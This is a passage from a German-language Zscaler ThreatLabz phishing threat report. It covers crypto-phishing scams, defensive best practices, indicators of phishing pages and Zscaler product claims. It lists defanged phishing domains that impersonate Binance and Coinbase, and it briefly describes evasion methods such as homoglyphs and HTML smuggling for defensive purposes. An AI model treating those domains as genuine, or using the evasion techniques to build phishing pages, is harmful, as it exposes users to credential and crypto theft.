


Abb. 11: Gefälschtes Anforderungsformular für britischen COVID-Impfnachweis mit dem Logo des staatlichen Gesundheitssystems

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Krypto-Phishing

Krypto-Phishing und -Betrugsmaschen zielen auf beliebte Trading-Plattformen für Kryptowährungen ab und versuchen, User mithilfe von falschen Werbeaktionen zu ködern. Die Angreifer verwenden neu registrierte Domains für Krypto-Phishing und nutzen auch seriöse Hosting-Services wie GitHub und Netlify. Eine Betrugsmasche mit einer solchen Werbeaktion ist auf dem folgenden Bild zu sehen:

URL: binancegifts2022[.]live

Abb. 12: Vermeintliche Geschenkaktion der Kryptobörse Binance

Nachfolgend sind einige Beispiele für ähnliche URLs aufgeführt, die Netlify und GitHub-Services für ihre Betrugsmasche missbrauchen:

- bin-trustgway[.]com
- claimfree.netlify[.]app
- jimmi-bot.github[.]io
- smartnft.netlify[.]app

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Hier gibt sich die Phishing-Domain coiinbases[.]net als die beliebte Kryptobörse Coinbase aus:

Für 2023 ist damit zu rechnen, dass sich Websites, E-Mails und Markenimitationen noch schwieriger als Fälschungen entlarven lassen.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

5 Abwehr von Phishing-Angriffen verbessern

Branchenstatistiken zeigen, dass ein durchschnittliches Unternehmen täglich Dutzende von Phishing-E-Mails erhält, wobei die finanziellen Auswirkungen immer größer werden, da die durch Malware- und Ransomware-Angriffe verursachten Verluste die durchschnittlichen Kosten von Phishing-Angriffen Jahr für Jahr in die Höhe treiben. Die Abwehr aller in diesem Report beschriebenen Bedrohungen ist eine schwierige Aufgabe. Auch wenn man das Risiko von Phishing-Bedrohungen nicht vollständig unterbinden kann, ist es möglich, aus beobachteten Trends und Vorfällen zu lernen, um so das Risikomanagement zu optimieren.

Grundlegende Maßnahmen zur Minderung des Risikos von Phishing-Angriffen:

1. **Richtlinien und Strategien sollten unter Berücksichtigung aller aktuell bekannten Risiken formuliert werden**
2. **Automatische Tools und Datenanalysen liefern wichtige Erkenntnisse zur Reduzierung der Vorfallshäufigkeit**
3. **Regelmäßige Schulungen sensibilisieren die Mitarbeiter für potenzielle Bedrohungen und fördern die Meldung von Vorfällen**
4. **Durch Simulation von Phishing-Angriffen können Schwachstellen in den Abwehrmaßnahmen des Unternehmens erkannt werden**

Best Practices: Schulungen zum Sicherheitsbewusstsein

Phishing-Kampagnen haben hohe Erfolgsquoten, weil sie auf User abzielen und es nur eines einzigen abgelenkten Mitarbeiters bedarf, der einen Fehler macht und den Köder schluckt. Eine Studie der Stanford University von 2020 ergab, dass fast 88 % der Datenpannen durch menschliches Versagen verursacht wurden. Der Report zeigt auch, dass junge männliche Mitarbeiter am anfälligsten für Phishing sind und dass in allen demografischen Gruppen Ablenkung die Hauptursache für Fehler ist. Aus diesem Grund sind Schulungen zum Sicherheitsbewusstsein für Enduser entscheidend, um Sicherheitsverletzungen zu verhindern — doch eine Schulung pro Jahr reicht nicht aus. Alle Mitarbeiter eines Unternehmens müssen darüber aufgeklärt werden, wie man zum Opfer von Phishing-Angriffen werden kann und das bei der Konfrontation mit nicht vertrauenswürdigen E-Mails, Websites, Textnachrichten, Anwendungen und Anrufen Informationen nicht leichtfertig preisgegeben und Links nicht einfach angeklickt werden.

Die Implementierung kontinuierlicher Trainings zum Sicherheitsbewusstsein und die Durchführung regelmäßiger Phishing-Simulationen sind essentiell, um Mitarbeiter zu sensibilisieren und ihr Risikobewusstsein zu stärken. So können Personen, die zusätzliche Unterstützung benötigen, um Phishing-Versuche zu erkennen und ihr Risikoverhalten zu ändern, rechtzeitig geschult werden. Eine weitere Möglichkeit zur Verringerung von Phishing-Vorfällen besteht darin, die Meldung von verdächtigen Phishing-E-Mails durch User zu verbessern, damit Sicherheitsteams entsprechende Bedrohungen schneller aus den anderen Posteingängen des Unternehmens entfernen können. Der Meldevorgang lässt sich besonders unkompliziert gestalten, wenn direkt im Posteingang eine Schaltfläche zum Melden von Phishing-Nachrichten vorhanden ist.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

ThreatLabz empfiehlt außerdem, den Leitfaden der US Cybersecurity Infrastructure & Security Agency (CISA) bei Schulungen zum Sicherheitsbewusstsein zu befolgen, der den Endusern rät, auf die folgenden Indikatoren zu achten:

- **Verdächtige Absenderadresse.** Die Adresse des Absenders kann der eines seriösen Unternehmens zum Verwechseln ähnlich sein. Cyberkriminelle verwenden oft solche E-Mail-Adressen, bei denen sich nur einzelne Zeichen unterscheiden oder weggelassen werden.
- **Allgemeine Grußformeln und Signaturen.** Sowohl eine allgemeine Grußformel — z. B. „Sehr geehrter Kunde“ oder „Sehr geehrte Damen und Herren“ — als auch das Fehlen von Kontaktinformationen in der Signatur sind deutliche Hinweise auf eine Phishing-E-Mail. Eine vertrauenswürdige Organisation spricht User normalerweise mit Namen an und führt die eigenen Kontaktinformationen auf.
- **Gefälschte Hyperlinks und Websites.** Wenn man den Mauszeiger auf Links im Text der E-Mail bewegt und die Links nicht mit dem Text übereinstimmen, der dann erscheint, ist der Link möglicherweise gefälscht. Schädliche Websites können einer seriösen Website zum Verwechseln ähnlich sehen, aber die URL kann anders geschrieben sein oder eine andere Domain verwenden (z. B. .com statt .net). Außerdem verwenden Cyberkriminelle möglicherweise einen Service zum Verkürzen von URLs, um die eigentliche Zielseite zu verschleiern.
- **Rechtschreibung und Layout.** Schlechte Grammatik und Satzstruktur, Rechtschreibfehler und inkonsistente Formatierung sind weitere Indikatoren für einen möglichen Phishing-Versuch. Seriöse Institutionen haben meist engagierte Mitarbeiter, die die Korrespondenz mit Kunden Korrektur lesen.
- **Verdächtige Anhänge.** Eine unerwartete E-Mail, in der ein User aufgefordert wird, einen Anhang herunterzuladen und zu öffnen, ist eine gängige Methode, um Malware zu übertragen. Cyberkriminelle behaupten häufig, dass es sich um dringende oder wichtige Angelegenheiten handelt, um User dazu zu bringen, einen Anhang herunterzuladen oder zu öffnen, ohne ihn vorher zu prüfen.

Angreifer täuschen Dringlichkeit vor, um User zum unüberlegten Handeln zu veranlassen.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Best Practices: Sicherheitskontrollen

Sicherheitsteams müssen berücksichtigen, dass Mitarbeiter und andere Enduser unweigerlich Opfer von Phishing-Versuchen werden. Entsprechend müssen sie über Schutzmaßnahmen verfügen, um den Schaden zu erkennen, einzudämmen und zu beheben. Zu den wichtigsten Schutzmaßnahmen gehören:

E-Mail-Scans: E-Mails sind am häufigsten von Phishing betroffen. Daher ist ein Cloud-basierter Service zum Scannen von E-Mails, der E-Mails überprüft, bevor sie den Perimeter erreichen — mit Echtzeitschutz vor schädlichen Links und gefälschten Domainnamen — von entscheidender Bedeutung.

Reporting: Phishing-Angriffe zielen oft auf viele Enduser in einem Unternehmen ab, um die Wahrscheinlichkeit eines erfolgreichen Angriffs zu erhöhen. Um bösartige Absender und Links so schnell wie möglich zu blockieren, sollte man Endusern die Möglichkeit geben, Phishing-Versuche zu melden, idealerweise über eine in ihrem E-Mail-Client integrierte Schaltfläche. Unternehmen sollten Richtlinien zur Untersuchung von und Reaktion auf Phishing-Vorfälle implementieren, einschließlich der Meldung solcher Vorfälle an Behörden, um die Regierung bei der Bekämpfung von Betrügern zu unterstützen und Angriffe auf andere Organisationen zu verhindern.

Multifaktorauthentifizierung (MFA): MFA ist nach wie vor eine der wichtigsten Schutzmaßnahmen gegen Phishing. Mit MFA reicht ein Passwort allein nicht aus, um ein Konto zu kompromittieren, sodass die meisten Phishing-Versuche bereits im Keim erstickt werden. Die Authentifizierung mit Apps wie Okta Verify oder Google Authenticator ist besonders effektiv und bietet zusätzlichen Schutz gegen MitM-Angriffe, die SMS-Nachrichten abfangen können.

Überprüfung des verschlüsselten Traffics: Mehr als 90 % aller Angriffe erfolgen über verschlüsselte Kanäle, die oft nicht überprüft werden, sodass selbst mäßig erfahrene Angreifer Sicherheitskontrollen leicht umgehen können. Unternehmen müssen den gesamten Traffic überprüfen, unabhängig davon, ob er verschlüsselt ist oder nicht, um Angreifer daran zu hindern, ihre Systeme zu kompromittieren.

Antivirus-Software: Endgeräte sollten durch regelmäßig aktualisierte Antivirus-Programme geschützt werden, um schädliche Dateien zu finden und zu verhindern, dass sie heruntergeladen werden.

Advanced Threat Protection: Antivirus-Software ist zwar wichtig, um bekannte Bedrohungen zu stoppen, aber Angreifer sind in der Lage, neue, unbekannte Malware-Varianten zu entwickeln, die von signaturbasierten Tools nicht erkannt werden. Es ist daher ratsam, eine Inline-Sandbox einzusetzen, die verdächtige Dateien unter Quarantäne stellt und analysiert, sowie eine Browser-Isolation-Lösung zu verwenden, die potenziell schädliche Webinhalte abstrahiert, ohne die Workflows der Enduser zu beeinflussen.

URL-Filterung: Das Risiko eines erfolgreichen Phishing-Angriffs lässt sich mit URL-Filtern einschränken, die mithilfe von Richtlinien den Zugriff auf die riskantesten Kategorien von Webinhalten verwalten, wie z. B. neu registrierte Domains.

Regelmäßiges Patching: Unternehmen sollten Anwendungen, Betriebssysteme und Sicherheitstools mit aktuellen Patches auf dem neuesten Stand halten, um Sicherheitsrisiken zu verringern und sicherzustellen, dass die neuesten Schutzmaßnahmen umgesetzt werden.

Zero-Trust-Architektur: Es ist zwar wichtig, Kontrollen zur Verhinderung von Phishing einzurichten, aber ebenso wichtig ist es, Kontrollen einzuführen, die den Schaden begrenzen, den ein erfolgreicher Phishing-Angriff verursachen kann. Deshalb sollte eine granulare Segmentierung implementiert, minimale Zugriffsrechte erzwungen und Traffic kontinuierlich überwacht werden, um Bedrohungsakteure zu finden, die die Infrastruktur möglicherweise kompromittiert haben.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Feeds zu Bedrohungsdaten: Diese Feeds lassen sich in vorhandene Sicherheitstools integrieren und bieten eine automatische Kontextanreicherung, um Phishing-Bedrohungen schneller erkennen und beheben zu können. Bedrohungsfeeds liefern aktualisierten Kontext zu gemeldeten URLs, extrahierten Indicators of Compromise (IOCs) sowie Taktiken, Techniken und Verfahren für Entscheidungsfindung und Priorisierung.

Best Practices: Woran erkennt man eine Phishing-Seite?

Es gibt eine Reihe von Erkennungsmerkmalen, die Hinweise auf die Taktiken enthalten, mit denen Bedrohungsakteure User und Sicherheitsengines austricksen. Häufig lassen sich Phishing-Seiten auch daran erkennen, dass bei ihrer Erstellung bestimmte Schritte ausgelassen wurden. Die Anzahl neuer Phishing-Websites nimmt im Zusammenhang mit Feiertagen und anderen ungewöhnlichen Ereignissen zu. Während der Pandemie beobachteten Sicherheitsexperten beispielsweise eine rapide Zunahme gefälschter Websites, die vorgaben, von medizinischen Organisationen bzw. Anbietern von COVID-19-Tests, PSA oder Arzneimitteln und Medizinprodukten zu stammen. Um auch neue Phishing-Bedrohungen zu erkennen, müssen Unternehmen unbedingt ständig auf dem Laufenden bleiben und ihre Erkennungsregeln und Reaktionsmaßnahmen anhand von verwertbaren Analyseergebnissen aktualisieren. Insbesondere sollten Sicherheitsexperten (bzw. ihre Anti-Phishing-Tools) vor folgenden Erkennungsmerkmalen auf der Hut sein:

- **Die gesamte Seite basiert auf einem einzigen Bild.** Beim bildbasierten Phishing basiert die gesamte Seite auf einem Hintergrundbild, das eine Kopie einer legitimen Webseite ist. Als einzige weitere Komponente enthält die Seite ein Webformular zur unrechtmäßigen Erfassung der gestohlenen Anmeldedaten. Dies ist eine sehr verbreitete Technik, die vor allem bei Angriffen auf Banken zum Einsatz kommt.

- **Die Seite hat keinen Titel.**

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Wichtige Links sind mit einem leeren Anker verknüpft. Auf Phishing-Seiten, deren Inhalte von legitimen Seiten kopiert wurden, finden sich häufig leere Anker zur Verknüpfung von wichtigen Seiten wie Hilfe, FAQs usw.

Die Seite hat ein selbstsigniertes Zertifikat.

Die Seite sieht aus wie ein generischer Webmail-Client. Phishing-Akteure verwenden häufig generische Webmail-Clients und imitieren Websites wie Webmail, Zimbra usw., um User zur Eingabe von Anmeldedaten zu veranlassen.

Die Seite ist nicht verschlüsselt. Eine Anmeldeaufforderung auf einer „http"-Seite ist verdächtig und sollte als riskant gemeldet werden.

Die Seite leitet den User mehrmals weiter, bevor ihm eine Anmeldeaufforderung angezeigt wird.

HTML-Schmuggel. Als HTML-Schmuggel wird eine Methode zum Umgehen von E-Mail-Filtern bezeichnet. Dabei wird ein JavaScript-Blob mit schädlichem Code in einem E-Mail-Anhang versteckt und dann vom Browser zusammengesetzt. HTML-Schmuggel im Zusammenhang mit einer Anmeldeaufforderung ist als höchst verdächtig einzustufen.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Die Seite enthält unkenntlich gemachte Tags. Phishing-Anbieter machen Felder wie Titel, urheberrechtliche Hinweise usw. möglicherweise unkenntlich.

Buchstaben werden durch Homoglyphen ersetzt. Homoglyphen sind Schriftzeichen, die anderen Buchstaben oder Zahlen täuschend ähnlich sehen. Auf Phishing-Seiten werden insbesondere Homoglyphen aus anderen Alphabeten dazu verwendet, Schutzmechanismen und Sicherheitsengines zu umgehen, die auf die Erkennung von ASCII-Kodierung geschult sind.

Voraussetzung für die Erkennung von Phishing-Seiten ist eine mehrgleisige Zero-Trust-basierte Sicherheitsstrategie. Dazu gehört u. a. komplette Traffic-Überprüfung, KI/ML-gestützte heuristische Analyse und IPS-Erkennung.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

6 Vorteile der Zscaler Zero Trust Exchange zur Abwehr von Phishing-Angriffen

Der Schutz des Unternehmens vor Angriffen, bei denen User zum Zugriff auf schädliche Links verleitet werden, stellt Sicherheitsbeauftragte vor enorme Herausforderungen. Bewältigen lassen sie sich nur durch die Implementierung entsprechender Kontrollmechanismen zur Abwehr von Phishing-Angriffen im Rahmen einer umfassenden Zero-Trust-Strategie, die es dem Unternehmen ermöglicht, aktive Sicherheitsverletzungen zu erkennen und das Schadenspotenzial erfolgreicher Angriffe zu minimieren. Die Zscaler Zero Trust Exchange basiert auf einer ganzheitlichen Zero-Trust-Architektur und stellt leistungsstarke Funktionen bereit, mit denen Unternehmen ihre Angriffsfläche verkleinern, User-Zugriffe auf verdächtige Links verhindern, die laterale Ausbreitung von Bedrohungen stoppen und Datenverluste blockieren. Die Zscaler-Plattform bietet folgende Vorteile zur Abwehr von Phishing-Angriffen:

- **Sie hindert User am Zugriff auf verdächtige Websites:** Durch komplette SSL-Überprüfung auch bei hohem Traffic-Volumen, Browser Isolation und richtlinienbasierte Kontrollen werden Zugriffe auf riskante Websites verhindert.
- **Sie lässt keine lateralen Bewegungen zu:** Indem User direkt mit Anwendungen und nicht mit dem Netzwerk verbunden werden, wird das Schadenspotenzial im Falle eines erfolgreichen Angriffs begrenzt.
- **Sie blockiert kompromittierte Konten und Insider-Bedrohungen:** Wenn es einem Angreifer gelingt, sich Zugang zu den Anmeldedaten von Mitarbeitern zu verschaffen, wird durch Inline-Überprüfung der Zugriff auf unternehmensinterne Anwendungen verhindert. Mithilfe der integrierten Deception Technology lassen sich auch geschickte Angreifer entlarven.
- **Sie verhindert Datendiebstähle:** Daten werden bei der Übertragung und im Ruhezustand überprüft, um ihren Diebstahl im Zuge eines laufenden Angriffs zu verhindern.

Ein typischer Phishing-Angriff besteht aus mehreren Angriffsphasen: Als erstes analysieren die Angreifer die vorhandenen Ressourcen und Sicherheitskontrollen. Im nächsten Schritt erschleichen sie sich mithilfe einer Phishing-Methode Zugang zum Netzwerk. Dort nutzen sie ihre laterale Bewegungsfreiheit aus, um sich erweiterte Zugriffsberechtigungen zu verschaffen und weitere Angriffsziele zu verfolgen — u. . durch Ausspionieren, Diebstahl oder Beschädigung wertvoller Unternehmensressourcen.

Mit einer Zero-Trust-Architektur können Unternehmen ihre Resilienz maximieren und das Risiko einer erfolgreichen Ausführung dieser einzelnen Schritte minimieren. Im vorstehenden Beispiel würde die Zscaler Zero Trust Exchange die Angriffsfläche des Unternehmens unsichtbar machen, den gesamten Traffic überprüfen und analysieren, um unbefugten Zugang zum Netzwerk zu verhindern, und die laterale Bewegungsfreiheit der Angreifer einschränken. Die Weiterleitung vertraulicher Daten an Command-and-Control-Server würde ebenfalls blockiert. Außerdem setzt Zscaler aktive Abwehrstrategien ein. Dabei werden Angreifer mithilfe realistischer Decoy-Ressourcen geködert, die dann Warnmeldungen ausgeben, um die Sicherheitsbeauftragten über den laufenden Angriff zu informieren. Mithilfe dieser mehrschichtigen Abwehrmaßnahmen werden Angriffe in sämtlichen Phasen blockiert und Bedrohungsakteure gestoppt, bevor sie Schaden anrichten können.

Weitere Informationen zu den Vorteilen einer Zero-Trust-Architektur zur Abwehr von Cyberangriffen und Härtung des Sicherheitsstatus: https://www.zscaler.com/platform/zero-trust-exchange

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Weitere relevante Produkte von Zscaler:

Zscaler Internet Access unterstützt die Erkennung und Blockierung von Angriffen, indem der gesamte Internet-Traffic durch die Zero Trust Exchange geleitet und überprüft wird. Folgende Traffic-Typen werden blockiert:

- URLs und IPs, die in der Zscaler Cloud beobachtet und als verdächtig eingestuft wurden bzw. in nativ integrierten Open-Source- und kommerziellen Datenbanken verzeichnet sind. Dazu gehören URL-Kategorien, die in den Richtlinien als hochriskant definiert sind und häufig für Phishing-Angriffe verwendet werden — z. B. neu beobachtete und neu aktivierte Domains.
- IPS-Signaturen, die von ThreatLabz aus der Analyse von Phishing-Kits und -Seiten ermittelt wurden.
- Neuartige Phishing-Seiten, die durch Inhaltsscans mit KI/ML-Erkennung identifiziert werden.

Advanced Threat Protection blockiert alle bekannten Command-and-Control-Domains.

Advanced Cloud Firewall erweitert den Command-and-Control-Schutz auf alle Ports und Protocols, einschließlich neuer C&C-Ziele.

Cloud Browser Isolation isoliert User durch einen undurchdringlichen Air Gap vom Internet. Web-Inhalte werden als gestochen scharfer Bilderstrom angezeigt und das Risiko von Datenverlusten und aktiven Bedrohungen ausgeschaltet.

Advanced Cloud Sandbox verhindert die Auslieferung unbekannter Malware in der zweiten Phase.

Zscaler Private Access schützt Anwendungen, indem durch Mikrosegmentierung von User-to-App-Verbindungen und komplette Inline-Überprüfung des Traffics von unternehmensinternen Anwendungen die laterale Bewegungsfreiheit von Angreifern eingeschränkt wird.

Zscaler Deception ködert und entlarvt Angreifer beim Versuch, sich lateral durchs Netzwerk zu bewegen bzw. sich erweiterte Zugriffsberechtigungen zu verschaffen, mit Decoys, die echten Servern, Anwendungen, Verzeichnissen und User-Konten täuschend ähnlich sehen.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

7 Prognosen für 2023

Als gemeinsamer Nenner bei allen nachstehend vorgestellten Prognosen kristallisiert sich der Trend zur Spezialisierung heraus. Entsprechend bildet die Analyse der unterschiedlichen Manifestationen dieses Trends — von Phishing-Kits über „Man in the Middle"-Angriffe bis hin zu gefälschten Websites — einen thematischen Schwerpunkt dieses Reports. Insbesondere wird auch die zunehmende Tendenz des „Outsourcings" von Angriffen an externe Bedrohungsakteure unter die Lupe genommen, die bereits seit einigen Jahren zu beobachten ist und zur Entstehung eines einschlägigen Schwarzmarkts geführt hat.

Zugangsdaten können mittlerweile einfach und billig im Dark Web erworben werden.

Wenn der Schwarzmarktpreis weiterhin sinkt, könnte das dazu führen, dass Diebstähle von Zugangsdaten spürbar zurückgehen.

Die Profilierung besonders gefährdeter Phishing-Opfer etabliert sich zunehmend als unverzichtbare Taktik sowohl im Rahmen effektiver Angriffs- als auch Abwehrstrategien.

Durch die Verbreitung von Phishing-Kits sind Bedrohungsakteure in der Lage, Organisationen zu bilden, die über ähnliche Machtstrukturen und Ressourcen verfügen wie Tech-Unternehmen. Mit der zunehmenden Spezialisierung wachsen auch die Risiken, die von neuartigen Bedrohungen ausgehen. Angreifer, die auf Social Engineering spezialisiert sind, können sich ganz auf die Erstellung von gefälschten E-Mail-Vorlagen, Produktbewertungen und Dating-Profilen konzentrieren. Geschickte Programmierer entwickeln Software und gefälschte Websites und überlassen es anderen, sich mit der Umgehung von Ködern oder den Einzelheiten der Verteilung zu befassen. Käufer von Phishing-Kits brauchen sich nur noch um die Suche nach geeigneten Opfern zu kümmern. Weitere Drittanbieter liefern die Informationen und Profile, mit deren Hilfe Angreifer potenzielle Opfer filtern und gezielt nach ganz bestimmten Schwachstellen suchen können. Infolgedessen kann eine kleine Gruppe von Bedrohungsakteuren, die effektive Phishing-Kits entwickeln, einen ganzen Schwarzmarkt von Käufern bedienen, die sich ihrerseits darauf konzentrieren, Profile von Opfern zu erstellen, um den höchsten ROI für die gekauften Phishing-Kits zu erzielen. Um dieser Bedrohung Herr zu werden, müssen Lösungsanbieter ihr Serviceangebot ausbauen und Organisationen bei der Entwicklung effektiver Strategien zur Risikominderung und Schließung von Sicherheitslücken beratend unterstützen. Entscheidend ist dabei u. a. die Berücksichtigung von Schlüsselfaktoren wie Branchenzugehörigkeit oder geografischem Standort.

Auslieferung von Ransomware im Rahmen von Phishing-Angriffen

Der Trend zum Einsatz von Phishing-Kits geht einher mit einer zunehmenden Diversifizierung der Angriffsmethoden. Auch dabei geht es vorwiegend darum, einen möglichst hohen Profit aus den getätigten finanziellen und zeitlichen Investitionen zu schlagen. Im Zuge der Analyse potenzieller Opfer wurde mit hoher Wahrscheinlichkeit auch deren Fähigkeit und Bereitschaft zur Zahlung von Lösegeldern bewertet. Aufgrund der erfassten Informationen werden die Opfer dann mithilfe von Ransomware erpresst, die die Angreifer entweder selbst entwickelt oder im Dark Web als Ransomware-as-a-Service erworben haben.

Deep-Fake-Videos

Dabei handelt es sich um gefälschte Clips, die vermeintlich von bekannten Figuren des öffentlichen Lebens, Prominenten oder vertrauenswürdigen Nachrichtenquellen stammen. Sie dienen dazu, Zuschauer in die Irre zu führen, damit sie einer Handlungsaufforderung nachkommen, die auf das Video folgt. Wenn beispielsweise ein bekannter Fernsehstar angeblich für seine neue Getränkemarke Werbung macht, sind allzu viele Menschen schnell geneigt, ihm Glauben zu schenken und auf den angezeigten Link zu klicken.

Verstärkte Personalisierung

Phishing-Angreifer wissen, dass Nachrichten eher als vertrauenswürdig wahrgenommen und dementsprechend angeklickt werden, wenn der Empfänger mit Namen angesprochen wird. Die Informationen, die zur Personalisierung von Phishing-Nachrichten erforderlich sind, lassen sich mühelos auf Social-Media-Plattformen finden.

Zunahme von „Browser in the Browser"-Angriffen

Immer mehr Websites bieten Usern bequeme Optionen zur Authentifizierung über Drittanbieter wie Google, Facebook, Apple und Microsoft an. Diesen Trend machen sich Bedrohungsakteure für sogenannte „Browser in the Browser"-Angriffe zunutze. Diese Angriffe sind auf dem Vormarsch, weil sie schwer zu erkennen sind.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Über ThreatLabZ

ThreatLabz ist als Forschungsabteilung von Zscaler für die Früherkennung neuer Bedrohungen zuständig. Dieses erstklassige Team sorgt dafür, dass die Tausenden von Organisationen, die weltweit mit der globalen Zscaler-Plattform arbeiten, jederzeit geschützt sind. Neben der Erforschung und Verhaltensanalyse von Malware-Bedrohungen tragen die ThreatLabz-Experten auch zur Entwicklung neuer Prototypen für Advanced Threat Protection auf der Zscaler-Plattform bei und führen regelmäßig interne Revisionen durch, um sicherzustellen, dass Zscaler-Produkte und -Infrastrukturen die geltenden Sicherheitsstandards erfüllen. Detaillierte Analysen neuer Bedrohungen werden regelmäßig unter research.zscaler.com veröffentlicht.

zscaler™ | Experience your world, secured.™

Über Zscaler
Zscaler (NASDAQ: ZS) beschleunigt die digitale Transformation, damit Kunden agiler, effizienter, stabiler und sicherer arbeiten können. Zscaler Zero Trust Exchange schützt Tausende Kunden mittels sicherer Verbindungen zwischen Benutzern, Geräten und Anwendungen an jedem beliebigen Standort vor Cyberangriffen und Datenverlust. Die SASE-basierte Zero Trust Exchange ist in über 150 Rechenzentren auf der ganzen Welt verfügbar und die weltweit größte Inline-Cloud-Sicherheitsplattform. Informieren Sie sich auf **zscaler.de** oder folgen Sie uns auf Twitter **@zscaler**.

© 2022 Zscaler, Inc. Alle Rechte vorbehalten. Zscaler™ sowie weitere unter zscaler.com/legal/trademarks aufgeführte Marken sind entweder (i) eingetragene Handelsmarken bzw. Dienstleistungsmarken oder (ii) Handelsmarken bzw. Dienstleistungsmarken von Zscaler, Inc. in den USA und/oder anderen Ländern. Alle anderen Markenzeichen sind Eigentum ihrer jeweiligen Inhaber.

+1 408 533 0288 Zscaler, Inc. (Hauptsitz) • 120 Holger Way • San Jose, CA 95134, USA zscaler.de